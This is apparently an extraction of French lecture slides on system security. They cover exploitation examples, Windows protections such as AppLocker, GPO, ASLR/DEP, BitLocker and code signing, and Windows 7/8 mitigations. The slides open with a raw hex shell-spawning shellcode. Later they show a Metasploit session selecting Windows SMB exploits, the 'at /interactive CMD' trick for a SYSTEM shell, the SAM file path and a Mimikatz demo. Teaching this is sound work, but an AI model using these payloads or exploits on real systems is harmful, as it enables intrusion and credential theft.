c331db648b43308b400c8b701cad8b40085e688e4e0eec50ffd6665366683332687773325f54ffd0
68cbedfc3b50ffd65f89e56681ed0802556a02ffd068d909f5ad57ffd65353535343534353ffd068
7f000001666810e1665389e19568ecf9aa6057ffd66a105155ffd0666a646668636d6a505929cc89
e76a4489e231c0f3aa9589fdfe422dfe422c8d7a38ababab6872feb316ff7528ffd65b5752515151
6a0151515551ffd068add905ce53ffd66affff37ffd068e779c679ff7504ffd6ff77fcffd068f08a
045f53ffd6ffd0

## Flot d'exécution hijack : résultat




## Frameworks d'exploitation

```
root@kali:~# echo version > version.rc
root@kali:~# msfconsole -r version.rc
       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --= 936 exploits - 500 auxiliary - 151 post
+ -- --=[ 252 payloads - 28 encoders - 8 nops
     =[ svn r15767 updated today (2012.08.22)
[*] Processing version.rc for ERB directives.
resource (version.rc)> version
Framework: 4.4.0-dev.15205
Console : 4.4.0-dev.15168
msf >
```

## Frameworks d'exploitation

Demo liveVidéo



## Frameworks d'exploitation

```
msf > use exploit/windows/smb/ms
use exploit/windows/smb/ms03 049 netapi
use exploit/windows/smb/ms04 007 killbill
use exploit/windows/smb/ms04 011 lsass
use exploit/windows/smb/ms04 031 netdde
use exploit/windows/smb/ms05 039 pnp
use exploit/windows/smb/ms06 025 rasmans reg
use exploit/windows/smb/ms06 025 rras
use exploit/windows/smb/ms06 040 netapi
use exploit/windows/smb/ms06 066 nwapi
use exploit/windows/smb/ms06 066 nwwks
use exploit/windows/smb/ms06 070 wkssvc
use exploit/windows/smb/ms07 029 msdns zonename
use exploit/windows/smb/ms08 067 netapi
use exploit/windows/smb/ms09 050 smb2 negotiate func index
use exploit/windows/smb/ms10 061 spoolss
msf > use exploit/windows/smb/ms08 067 netapi
```











#### Α

- Access control enforced by presentation layer
- Addition of data-structure sentinel
- · Allowing Domains or Accounts to Expire
- · Allowing password aging
- · ASP.NET Misconfigurations
- Assigning instead of comparing
- · Authentication Bypass via Assumed-Immutable Data

#### В

- Buffer Overflow
- Buffer underwrite
- Business logic vulnerability

#### C

- Capture-replay
- Catch NullPointerException
- · Comparing classes by name
- Comparing instead of assigning
- Comprehensive list of Threats to Authentication Procedures and Data
- · Covert timing channel
- · CRLF Injection
- Cross Site Scripting Flaw

#### D

Dangerous Function

#### I cont.

- · Information leak through class cloning
- Information leak through serialization
- Information Leakage
- · Insecure Compiler Optimization
- Insecure Randomness
- . Insecure Temporary File
- Insecure Third Party Domain Access
- Insecure Transport
- Insufficient Entropy
- · Insufficient entropy in pseudo-random number generator
- . Insufficient Session-ID Length
- · Integer coercion error
- Integer overflow
- Invoking untrusted mobile code

· J2EE Misconfiguration: Unsafe Bean Declaration

#### Κ

· Key exchange without entity authentication

- · Least Privilege Violation
- Leftover Debug Code
- Log Forging
- Log injection

#### P cont.

- Process Control
- · Publicizing of private data when using inner classes


#### R

- Race Conditions
- Reflection attack in an auth protocol
- · Reflection injection
- · Relative path library search
- · Reliance on data layout
- · Relying on package-level scope
- Resource exhaustion
- Return Inside Finally Block
- · Reusing a nonce, key pair in encryption


#### s

- Session Fixation
- Session Variable Overloading
- Sign extension error
- · Signed to unsigned conversion error
- Stack overflow
- · State synchronization error
- Storing passwords in a recoverable format
- · String Termination Error
- Symbolic name not mapping to correct object


## **Vulnerabilités**



## Vulnerabilité et scanning



## **Vulnerabilités**



## **Mimikatz**

Demo

## Bibliographie - Références

Saine lecture :

-https://www.owasp.org/index.php/Buffer\_Overflows

#### Outils:

http://www.offensive-security.com/metasploitunleashed/Main\_Page

## Agenda

section 1	OS et sécurité : Principes Généraux
	- fondamentaux
	- gestion mémoire
	- utilisateurs
section 2	Exemples d'exploitation
section 3	Mécanismes de protection
section 4	Nomadisme et OS Mobiles
section 5	Sécurité Web
section 6	Sécurité des serveurs


# Mécanismes de protection





## **AntiVirus**

### Graph of missed samples (lower is better)




Source: <a href="http://www.av-comparatives.org">http://www.av-comparatives.org</a> mars 2013

## **Antivirus et Hips**


- Moteurs de détection
  - basé sur de la signature
  - basé sur de la signature comportementale
  - mécanismes de réputation
  - notion de zero-day
  - EMET:

http://technet.microsoft.com/en-us/security/jj653751


## **Patching**



## Patch Management



### Pare-feu



### solutions de chiffrement

- chiffrement « in place »
- effacement sécurisé, chiffrement du swap
- surcharge des fichiers temporaires



 protège contre les attaques par accès physique



## storage et sécurité

- Bitlocker
  - chiffrement disque complet ou par bloc
  - options d'utilisation d'un TPM / usb key
  - recovery keys :S
  - Une fois monté : clef en RAM (?)
  - chiffrement des blocks devices (USB)
  - début de la biométrique
- Data recovery

### Windows: utilisateurs et droits

- le compte « system »
- C:\\qxdz8474: at 11:30 /interactive CMD

- Null Account
- Administrateur, Utilisateur, invité

%systemroot%\system32\config\SAM

- Règle ANSSI #2/50 :
- «règle 2 Disposer d'un inventaire exhaustif des comptes privilégiés et le maintenir à jour »
- « règle 30 Ne pas donner aux utilisateurs de privilèges d'administration. Ne faire aucune exception. »
- /!\ enlever le LM hash
- Les ACLs

http://msdn.microsoft.com/en-us/library/windows/desktop/aa374872(v=vs.85).aspx

### Point sur Win7


XP Users?
Vista Users?
Windows 7 Users?
Mac OS X?
Linux/Unix?

- crypto:
  - Bitlocker, EFS, RMS (intégration avec AD)
- User Account Control
- AppLocker













▶ Panneau de configuration ▶ Tous les Panneaux de configuration ▶ Centre de maintenance

Aucun probleme na ete detecte par le centre de maintenance.

Page d'accueil du panneau de configuration

Modifier les paramètres du Centre de maintenance

Modifier les paramètres du contrôle de compte d'utilisateur

Afficher les messages archivés

Afficher les informations de performances

Sécurité

Pare-feu du réseau

Activé

Le Pare-feu Windows protège activement votre ordinateur.

Afficher les logiciels pare-feu installés

Windows Update

Activé

Windows installera automatiquement les mises à jour dès qu'elles seront disponibles.

Protection antivirus

Actuellement non surveillé

Activer les messages concernant la protection antivirus

Protection contre logiciels espions et programmes indésirables

Activé

McAfee VirusScan Enterprise Antispyware Module indique qu'il est activé.

Afficher les programmes anti-espion installés

Paramètres de sécurité Internet

OK

Tous les paramètres de sécurité d'Internet sont réglés à leurs niveaux recommandés.

Microsoft

# AppLocker

#### **Technical Details**

- Simple Rule Structure: Allow, Exception & Deny
- Publisher Rules
  - Product Publisher, Name, Filename & Version
- Multiple Policies
  - Executables, installers, scripts & DLLs
- Rule creation tools & wizard
- Audit only mode
- SKU Availability
  - AppLocker Enterprise
  - Legacy SRP Business & Enterprise







**Windows** 7

- Group Policies
  - gpedit.msc (local)

```
gpedit.msc
/gpobject:"LDAP://CN={31B2F340-016D-
11D2-945F-
00C04FB984F9},CN=Policies,CN=System,DC
=WingTipToys,DC=com"
```





### **Administration: Sccm**

### SCCM

- pour gérer le parc logiciel
- administration distante
- ajoute des rôles « system »
- accès aux clefs de registre
- Mode DCM (desired configuration management)

### **Administration: SRP**

- Les règles SRP (software restriction policy) secpol.msc
- filtrage par :
  - hash
  - certificats
  - chemin
  - clef de registre
  - zones
- dll checking

http://www.nsa.gov/ia/\_files/os/win2k/Application\_Whitelisting\_Using\_SRP.pdf

## Administration: Les group policy objects (GPO)

- rsop.msc
- gpedit.msc (editeur)
- ADMX files

%systemroot%\system32\grouppolicy

%systemroot%\PolicyDefinitions

http://support.microsoft.com/kb/816662

HKEY \LOCAL\_MACHINE\SOFTWARE \Policies

cas pratique :

configuration ordinateur -> parametres Windows -> Options de sécurité

configuration utilisateur -> Modèles administration -> Système ->

outil SCM pour les générer

Aymeric Tabourin - Sécurité des Systèmes - 19/09/2013

### Protection mémoire : ASLR et DEP

Adress Space Layout Randomization

"0x73200000 when you boot your machine today, but 0x779b0000 when you boot it tomorrow"

nécessite compilation en PIE (Position independent code)

- Data Execution Prevention
  - DEP par defaut depuis XP SP3
  - la section \_data n'est pas executable

### **Code signing**

- grand public depuis Authenticode sur windows 7
  - on vérifie intégrité
  - on vérifie sa réputation (apparition de smartscreen + réputation par un tiers, initialement sur IE 9)
  - Basé sur un certificat de développeur
  - signature d'exécutables, de msi,
  - signature avec timestamp
- On peut utiliser les GPO pour déployer les certificats sur un parc de machines

### **Code signing**

- Deux modes :
  - Par binaire (Win 7, Win8)
  - Par binaire, avec vérification des pages chargées en mémoire par le loader (iOS 4+, WP8 et W8)
  - ce dernier mécanisme complexifie encore plus l'exploitation

### **Bonnes pratiques**

- Anssi: Guide d'hygiene informatique
- http://www.ssi.gouv.fr/fr/bonnes-pratiques/recommandationset-guides/securite-du-poste-de-travail-et-des-serveurs/l-anssipublie-la-version-finalisee-du-guide-d-hygieneinformatique.html
- ex «règle 15 Interdire techniquement la connexion des supports amovibles sauf si cela est strictement nécessaire ; désactiver l'exécution des autoruns depuis de tels supports. »

## Bibliographie - Références

#### Saine lecture :

- -http://www.av-comparatives.org/wp-content/uploads/2013/03/avc\_fdt\_201303\_en.pdf (comparaison AV)
- -http://technet.microsoft.com/en-us/library/hh867439(v=ws.10).aspx (windows 7 RMS)
- -http://fr.slideshare.net/narenda/windows-7-securityenhancements?from\_search=2 (windows 7 security )
- -http://technet.microsoft.com/en-us/library/cc781159(v=ws.10).aspx (AD et GPO)
- -http://www.bdna.com/site/wpcontent/uploads/2012/10/BDNA Whitepaper TechAdvisor-SCCM-Patch-Management.pdf (sccm et patch management windows 7)
- -http://esihere.wordpress.com/2011/04/09/backing-up-bitlocker-and-tpm-recovery-information-into-active-directory/ (bitlocker et TPM)
- -http://technet.microsoft.com/en-us/library/bb457006.aspx (SRP et GPO)
- -http://orabache.developpez.com/articles/gpo/ (fonctionnement des GPO)

## Bibliographie - Références

#### Saine lecture :

http://www.ssi.gouv.fr/IMG/pdf/2012\_05\_29 - Guide\_1343\_ Problematique de securite Virtualisation 3 9.pdf (virtualisation et risques)

#### Outils:

- -http://technet.microsoft.com/en-us/sysinternals/bb545021.aspx Windows internals
- -http://technet.microsoft.com/fr-fr/sysinternals/bb897553.aspx (psExec)
- -http://fr.slideshare.net/gentilkiwi/mimikatz-ossir?from\_search=10 (mimikatz)
- -http://technet.microsoft.com/en-us/security/jj653751
- -(EMET)

## comparaison O.S: windows Xp

- Fin support XP : avril 2014
- limité à IE8
- très vulnérable aux rootkits
- Zero day forever : le paradis pour un hacker


## comparaison O.S

Threat	Windows 7 mitigation Windows 8 mitigation			
Firmware rootkits replace the firmware with malware.	A small subset of PCs supports Unified Extensible Firmware Interface (UEFI).	All certified PCs must support UEFI.		
Bootkits start malware before Windows starts.	Some protection when BitLocker Drive Encryption was implemented with a Trusted Platform Module (TPM).	Secure Boot verifies bootloader integrity, and Measured Boot makes information available that a remote server could use to verify integrity.		
Driver rootkits start kernel-level malware while Windows is starting, before antimalware can start.	Windows verifies Microsoft-signed drivers but not non-Microsoft drivers.	Trusted Boot verifies Microsoft drivers, Early Launch Anti- Malware (ELAM) verifies non-Microsoft drivers, and Measured Boot allows a remote server to verify integrity and detect untrusted boot components.		
User-level malware exploits a vulnerability in the system or an application and owns the device.	There is some support for Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP).	Improvements to ASLR, DEP, the heap architecture, and memory-management algorithms reduce the likelihood of vulnerabilities enabling successful exploits.		
Users download dangerous software (for example, seemingly legitimate application with an embedded Trojan horse) and run it without knowledge of the risk.	Internet Explorer's SmartScreen Application Reputation feature warns users or blocks the download when they contact potentially malicious software.	The SmartScreen Application Reputation feature has been moved into the core operating system and either warns users or blocks the download when they use any browser to download potentially malicious software.		
Malware exploits a vulnerability in a browser add-on.	ASLR and Internet Explorer Protected Mode help to reduce the risk of the attack.	The Windows Store version of Internet Explorer does not run add-ons, eliminating this risk.		
A website with malicious code exploits a vulnerability in Internet Explorer to run malware on the client PC.	ASLR and Internet Explorer Protected Mode help to reduce the risk of the attack.	Enhanced Protected Mode (enabled by default in the Windows Store version of Internet Explorer) and improved memory protection further reduce the risk of these attacks.		


source: http://technet.microsoft.com/en-us/library/dn283963.aspx#BKMK Malware

### comparaison Versions Windows: windows 8

- Protections au boot:
  - (UEFI obligatoire)
  - ELAM driver
    - à cause de contraintes de performances, simple fonction de blacklisting
    - Possibilité de vérification de signatures par serveur distant



## Application (S)




## comparaison Versions Windows: windows 8

- Applications:
  - mécanisme de « capabilities » AppxManifest.xml

### Registration

- <Application>...</Application>: core of the registration
- Capabilities>...
  Capabilities>: What am I allowed to do
- <Extensions>...</Extensions>: What can I use
- Appcontainer : une sandbox
  - mécanisme pour isoler les process non trustés
  - implémentée dans le kernel

### comparaison Versions Windows: windows 8



### comparaison Versions Windows: Windows 8





- SmartScreen : basé sur de la vérification de réputation
  - applicable aux « desktop apps »
- Code Signing (certificats développeurs)
- Windows Store + Windows 8 applications

### comparaison Versions Windows: Windows 8

- En plus de windows 7 :
  - Antivirus intégré (Defender)
  - ELAM, Smartscreen, Sandboxing
  - Protections mémoires supplémentaires : sur la HEAP
  - IE 10

### Bibliographie - Références

#### Saine lecture :

\_

http://www.researchgate.net/publication/236201638 A Tour Beyond BIOS into UEFI Secure Boot (UEFI)

- -http://technet.microsoft.com/en-us/library/dn283963.aspx#BKMK\_Malware (malware mitigation in Windows)
- -http://download.microsoft.com/download/D%2f2%2fC%2fD2C59833-F62B-4122-B9A-
- <u>019152BF4731%2fMalware%20Research%20and%20Response%20at%20Microsoft.p</u> <u>df</u> (Microsoft anti-malware research)
- -http://www.nsa.gov/ia/\_files/factsheets/Windows\_To\_Go.pdf ( notes Windows 2go)
- -http://www.nsa.gov/ia/\_files/app/Recommendations\_for\_Configuring\_Adobe\_Acrobat\_Reader\_XI\_in\_a\_Windows\_Environment.pdf (protection Adobe Reader NSA)

## Java (langage)

- Mécanismes de sécurité
  - vérifications du compilateur (types, syntaxe, visibilité, ...)
  - gestion de la mémoire
  - class loader
  - Security manager
  - resources managements (threads)
- librairies:
  - class signatures
  - access control
  - cryptography
- Frameworks:
  - ESAPI, JGuard, Shiro, etc

## Java (protection )

Limites par GPO

configuration utilisateur -> Modèles d'administration-> Système -> Tous les paramètres -> Autorisations Java

- Mises à jour (GPO ou système de patch management )
- /!\ AV pas toujours rapides dans leurs gestion de signature
- supprimer les vieilles versions de Java
- supprimer les caches.
- interdire les applications tierces
- Guide de recommandations pour Java :

http://www.ssi.gouv.fr/fr/bonnes-pratiques/recommandations-et-guides/securite-du-poste-de-travail-et-des-serveurs/recommandations-de-securite-relatives-aux-environnements-d-execution-java-sur.html

### Bibliographie - Références


#### Saine lecture :

- -http://www.ssi.gouv.fr/fr/anssi/publications/publicationsscientifiques/autres-publications/securite-et-langage-java.html (langage)
- -http://www.ssi.gouv.fr/IMG/pdf/JavaSec-Langage.pdf (langage)
